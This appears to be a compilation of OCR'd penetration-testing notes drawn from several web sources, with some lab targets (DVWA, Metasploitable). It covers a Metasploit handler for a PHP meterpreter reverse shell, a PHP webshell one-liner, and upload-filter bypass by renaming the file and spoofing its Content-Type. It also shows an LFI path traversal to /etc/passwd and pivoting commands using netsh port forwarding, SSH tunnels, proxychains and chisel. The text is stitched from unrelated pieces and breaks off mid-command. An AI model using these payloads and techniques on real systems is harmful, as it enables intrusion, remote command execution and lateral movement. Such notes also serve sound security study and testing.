
1**use** exploit/multi/handler

2set payload php/meterpreter/reverse_tcp

3set lhost 192.168.1.17

4set lport 4444

5run



https://secnhack.in/take-meterpreter-of-website-using-sqlmap-os-shell/

Unrestricted File Upload

Uploaded files represent a significant risk to applications. The first step in many attacks is to get some code to the system to be attacked. Then the attack only needs to find a way to get the code executed. Using a file upload helps the attacker accomplish the first step.

The consequences of unrestricted file upload can vary, including complete system takeover, an overloaded file system or database, forwarding attacks to back-end systems, client-side attacks, or simple defacement. It depends on what the application does with the uploaded file and especially where it is stored.

There are really two classes of problems here. The first is with the file metadata, like the path and file name. These are generally provided by the transport, such as HTTP multi-part encoding. This data may trick the application into overwriting a critical file or storing the file in a bad location. You must validate the metadata extremely carefully before using it.

The other class of problem is with the file size or content. The range of problems here depends entirely on what the file is used for. See the examples below for some ideas about how files might be misused. To protect against this type of attack, you should analyse everything your application does with files and think carefully about what processing and interpreters are involved.

Examples

Attacks on application platform

- Upload .jsp file into web tree - jsp code executed as the web user

- Upload .gif file to be resized - image library flaw exploited
- Upload huge files - file space denial of service
- Upload file using malicious path or name - overwrite a critical file
- Upload file containing personal data - other users access it
- Upload file containing “tags” - tags get executed as part of being “included” in a web page
- Upload .rar file to be scanned by antivirus - command executed on a server running the vulnerable antivirus software

Attacks on other systems

- Upload .exe file into web tree - victims download trojaned executable
- Upload virus infected file - victims’ machines infected
- Upload .html file containing script - victim experiences Cross-site Scripting (XSS)
- Upload .jpg file containing a Flash object - victim experiences Cross-site Content Hijacking.
- Upload .rar file to be scanned by antivirus - command executed on a client running the vulnerable antivirus software

https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload


https://book.hacktricks.xyz/pentesting-web/file-upload

Getting Malicious and Performing the Bypass


Let’s start by creating a malicious PHP file that we actually want to upload, since our test.php isn’t really going to do us any good. I like to use this PHP webshell one-liner to create webshell.php.

<?php system($_GET['cmd']); ?>


With this file created, let’s spin up BurpSuite and route our traffic through it. With Burp running, I’m going to attempt to upload webshell.php so we can look at the request.



Obviously this will fail to upload as well, just like the previous PHP file failed to upload. While we're here, let's leave Burp running and upload a valid PNG file again so we can compare the two requests within BurpSuite and spot the difference.




Within the Burp proxy HTTP **History tab**, we're able to see both requests.



At this time, we're not sure what checks the web application is performing to verify PNG uploads. It would be simple enough to try a bypass that just changes the filename of


“webshell.php” to “webshell.png.php”, so lets send our PHP request to Repeater and see what happens when we make this simple modification.

Content-Disposition: form-data; name="file"; filename="webshell**.png**.php"
Content-Type: application/x-php
<?php system($_GET['cmd']); ?>




That didn’t work. Alright, so we need to do something more. In addition to the above change, let’s also adjust the **Content-Type** to match what the valid PNG file had.

Content-Disposition: form-data; name="file"; filename="webshell.png.php"
Content-Type: **image/jpeg**



Nice! Looks like we got that to work out. But what if it didn't? We could take this even further by extracting the "Magic Bytes" from the actual PNG upload, and pasting them before the beginning of our PHP script. An example of that would look like this.



https://infinitelogins.com/2020/08/07/file-upload-bypass-techniques/


Local File Inclusion

Remote File Inclusion (RFI) and Local File Inclusion (LFI) are vulnerabilities that are often found in poorly-written web applications. These vulnerabilities occur when a web application allows the user to submit input into files or upload files to the server.

LFI vulnerabilities allow an attacker to read (and sometimes execute) files on the victim machine. This can be very dangerous because if the web server is misconfigured and running with high privileges, the attacker may gain access to sensitive information. If the attacker is able to place code on the web server through other means, then they may be able to execute arbitrary commands.

The credentials to login to DVWA are:
admin / password

Once we are authenticated, click on the "DVWA Security" tab on the left panel. Set the security level to 'low' and click 'Submit', then select the "File Inclusion" tab.



On the file inclusion page, click on the view source button on the bottom right. If your security setting is successfully set to low, you should see the following source code:

$file = $_GET['page']; //The page we wish to display

This piece of code in itself is not actually vulnerable, so where is the vulnerability? For a regular attacker who does not already have root access to the machine, this could be where their investigation ends. The *$_GET* variable is interesting enough that they would begin testing or scanning for file inclusion. Since we already have root access to the machine, lets try harder and see if we can find out where the vulnerability comes from.

SSH to metasploitable with the following credentials:
msfadmin / msfadmin.

We can use **cat** to view the **index.php** within the **/var/www/dvwa/vulnerabilities/fi/** directory.

msfadmin: cat -n /var/www/dvwa/vulnerabilities/fi/index.php

Looking at the output, we can see that there is a switch statement on line 15, which takes the security setting as input and breaks depending on which setting is applied. Since we have selected 'low', the code proceeds to call **/source/low.php**. If we look farther down in **index.php**, we can see that line 35 says:

include($file);

And there we have it! We've found the location of the vulnerability. This code is vulnerable because there is no sanitization of the user-supplied input. Specifically, the *$file* variable is not being sanitized before being called by the *include()* function.

If the web server has access to the requested file, any PHP code contained inside will be executed. Any non-PHP code in the file will be displayed in the user's browser.


Now that we understand how a file inclusion vulnerability can occur, we will exploit the vulnerabilities on the **include.php** page.

Local File Inclusion (LFI)

In the browser address bar, enter the following:

http://192.168.80.134/dvwa/vulnerabilities/fi/?page=../../../../../../etc/passwd

The '../' characters used in the example above represent a directory traversal. The number of '../' sequences depends on the configuration and location of the target web server on the victim machine. Some experimentation may be required.



https://www.offensive-security.com/metasploit-unleashed/file-inclusion-vulnerabilities/

Pivoting Techniques

Windows netsh Port Forwarding

```
netsh interface portproxy add v4tov4 listenaddress=localaddress
listenport=localport connectaddress=destaddress connectport=destport
netsh interface portproxy add v4tov4 listenport=3340 listenaddress=10.1.1.110
connectport=3389 connectaddress=10.1.1.110
```

```
# Forward the port 4545 for the reverse shell, and the 80 for the http server
for example
netsh interface portproxy add v4tov4 listenport=4545
connectaddress=192.168.50.44 connectport=4545
netsh interface portproxy add v4tov4 listenport=80
connectaddress=192.168.50.44 connectport=80
# Correctly open the port on the machine
netsh advfirewall firewall add rule name="PortForwarding 80" dir=in
action=allow protocol=TCP localport=80
netsh advfirewall firewall add rule name="PortForwarding 80" dir=out
action=allow protocol=TCP localport=80
netsh advfirewall firewall add rule name="PortForwarding 4545" dir=in
action=allow protocol=TCP localport=4545
netsh advfirewall firewall add rule name="PortForwarding 4545" dir=out
action=allow protocol=TCP localport=4545
```

1. listenaddress – is a local IP address waiting for a connection.
2. listenport – local listening TCP port (the connection is waited on it).
3. connectaddress – is a local or remote IP address (or DNS name) to which the incoming connection will be redirected.
4. connectport – is a TCP port to which the connection from listenport is forwarded to.

SSH

SOCKS Proxy

```
ssh -D8080 [user]@[host]

ssh -N -f -D 9000 [user]@[host]
-f : ssh in background
-N : do not execute a remote command
```

Cool Tip : Konami SSH Port forwarding

```
[ENTER] + [~C]
-D 1090
```

Local Port Forwarding

```
ssh -L [bindaddr]:[port]:[dsthost]:[dstport] [user]@[host]
```

Remote Port Forwarding

```
ssh -R [bindaddr]:[port]:[localhost]:[localport] [user]@[host]
ssh -R 3389:10.1.1.224:3389 root@10.11.0.32
```

Proxychains

Config file: /etc/proxychains.conf

```
[ProxyList]
socks4 localhost 8080
```

Set the SOCKS4 proxy then `proxychains nmap -sT 192.168.5.6`

Graftcp

A flexible tool for redirecting a given program's TCP traffic to SOCKS5 or HTTP proxy.

⚠ Same as proxychains, with another mechanism to "proxify" which allow Go applications.

```
# https://github.com/hmgle/graftcp

# Create a SOCKS5, using Chisel or another tool and forward it through SSH
(attacker) $ ssh -fNT -i /tmp/id_rsa -L 1080:127.0.0.1:1080 root@IP_VPS
(vps) $ ./chisel server --tls-key ./key.pem --tls-cert ./cert.pem -p 8443 -
reverse
(victim 1) $ ./chisel client --tls-skip-verify https://IP_VPS:8443 R:socks

# Run graftcp and specify the SOCKS5
(attacker) $ graftcp-local -listen :2233 -logfile /tmp/toto -loglevel 6 -
socks5 127.0.0.1:1080
